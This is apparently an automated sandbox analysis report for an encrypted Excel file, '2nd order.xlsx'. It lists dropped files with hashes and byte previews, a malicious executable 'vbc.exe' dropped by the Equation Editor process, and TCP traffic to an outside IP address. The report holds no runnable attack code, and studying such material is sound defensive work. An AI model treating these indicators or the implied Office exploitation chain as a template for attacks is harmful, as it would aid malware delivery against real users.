SSDEEP:	3072:NXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:bahIFdyiaT2qtXl

MD5:	DBCEC065CCFD33FB6FBDB3D963DD031E
SHA1:	C1F738028E0D3E80B1450FFEA22A089E826100B1
SHA-256:	F2F2541B5F3B58DED47990CCD051D44CD9B509303E034CBA58545132128397FE
SHA-512:	3FC2982AFC516AB444DC23E6DAD7DE82FAB16007AC7C369BE053906DA3832DDDF07F5F37D5C11011B1DA0F951AD965404C66A50785CC92A34AD915C0CF62E05
Malicious:	false
Reputation:	low
Preview:	....I.....C.....m>..?$.. EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....>V$...8.s..fHV.@(.%.....s.X.s.....s.<.s.RQ.W..s...s.....$.s...s.$Q.W..s...s. ...IdHV..s...s. .....z..dHV.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....H.s.X.....s...s..8@V.....z.dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4C603BFD.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF..... ....+!.$...2"3*7%"0....."....."....."..........#....."..........!1."AQa..q.#2R....BS.....$3Tb.4D%Crs.....!R...AQa..1.."Sbq.....?....A.s..M...K.w.....E.....!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}}.....:..C..I...A9w.....k.....>. .Gi.....f.l...2..).T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&...c@K.AO.*.}.6....\..i....."J..-.l/....c.R...f.l.$.....U.>..LNj.....G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6..q.xi.....o...IJe.B.R+.&..a.m..1.$.,)5.)/..w.1.....v.d..l...bB..JLj]wh.SK.L.....%S....NAI.)B7I.e..4.5...6.....L.j...eW.=..u....#I...li..l....`R.o.<.....C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BD18EF8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q,....8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5F2CC8EC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9

MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG........IHDR.............../....EPLTE.......................o...ttu`aaLML.s;.../-,................~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".\|.2A@y.../...X.X..X..2X.........o.Xz}go.*m..UT. DK...ukX.....t.%..iB......w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v......*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x.,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.......tF".Ytl..C.s.~)..<@"......-..._.(x...b..C..........;5.=.......c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8......HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r..........Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.......2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N........@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC..........x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\67E6B1A0.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0...................."..........................."..............#............."...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq...............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.I...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.l/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6EB5575B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG........IHDR.............../....EPLTE.......................o...ttu`aaLML.s;.../-,................~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".\|.2A@y.../...X.X..X..2X.........o.Xz}go.*m..UT. DK...ukX.....t.%..iB......w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v......*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x.,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.......tF".Ytl..C.s.~)..<@"......-..._.(x...b..C..........;5.=.......c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8......HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r..........Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.......2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N........@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC..........x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8A1CC521.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false

Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....|>...?299I&.!....:....nW.4...?.....|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9A2764D7.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y...:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BA3A28AE.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e..:|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DB87EC13.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e..:|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Temp\~DF4DB268AE65115E03.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF8E53683BC65278C6.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	187544
Entropy (8bit):	7.957616445178175
Encrypted:	false
SSDEEP:	3072:aLj1mT9HabqWjeKDyScpPeX7hCMy/WvByapQDToSyQjFHK3A6/qsNA:k1mNabqWjrEpeL8xjTjyQ5HK37CsNA
MD5:	2228AC7E47957E002D910CC94F89DE42
SHA1:	B501E0C89273DAB89064714D02CDAC80F2B66081
SHA-256:	C4CC3595A77129454C15A736113CB88234ACC97074F7305754187D9FC168F58A
SHA-512:	83FB2B703CCDA2E21283078EC4ADE5D6A1F7F0B1E33CE8F73A902E5FFA2CB1E366827A0AA31BCF0AB2865314A00508ADCC40857D7AC0B9429C64068B5EF8E2A7
Malicious:	false
Preview:	.....>..... ....I..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFD1B078BFCCC38B01.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFEFE1961646CBFAF0.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$2nd order.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	860672
Entropy (8bit):	6.572883902569515
Encrypted:	false
SSDEEP:	12288:v56/UhZo9xs63fvQAfo8y5gypOqw//wEkbpyXrf5r+2SF:v56/U/oF3RjSRQspy7fdgF
MD5:	345EBABC50767D04F3457FA7790A8777
SHA1:	F822FA282003B1A3F9301156AA5639A6928B93FD
SHA-256:	2CA98A5A8B6BDD9EAC1FDF5C05E42792883DEA0AE402A6148BC6F04204CC6B72
SHA-512:	8894559509EBD53A56A4649C25CB2380DA6717C9171F7CB86B2DF138463A4CF6979F27A81DFBA6114621F169DBCA17EE6E4FF44B6C4C4BAFE2A74BAD4E402B31
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2.. ...@....@.. ....@.....P2..K....`.....1..... ..... ..H.....text..... ..... ..`.sdata.....@.....@....rsrc.....`.....@..@.reloc..... .....@..B..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.957616445178175
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	2nd order.xlsx
File size:	187544
MD5:	2228ac7e47957e002d910cc94f89de42
SHA1:	b501e0c89273dab89064714d02cdac80f2b66081
SHA256:	c4cc3595a77129454c15a736113cb88234acc97074f7305754187d9fc168f58a
SHA512:	83fb2b703ccda2e21283078ec4ade5d6a1f7f0b1e33ce8f73a902e5ffa2cb1e366827a0aa31bcf0ab2865314a00508adcc40857d7ac0b9429c64068b5ef8e2a7

SSDEEP:	3072:aLj1mT9HabqWjeKDyScpPeX7hCMy/WvByapQDToSyQjFHK3A6/qsNA:k1mNabqWjrEpeL8xjTjyQ5HK37CsNA
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 18:40:42.313853025 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.429991007 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.430282116 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.431437969 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.547663927 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.547729969 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.547763109 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.547792912 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.547976971 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.548033953 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.661505938 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661573887 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661606073 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661634922 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661679983 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661719084 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661755085 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661793947 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.661887884 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.661937952 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.662272930 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.774422884 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774465084 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774477959 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774491072 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774503946 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774517059 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774535894 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774553061 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774568081 CET	80	49167	198.12.127.213	192.168.2.22
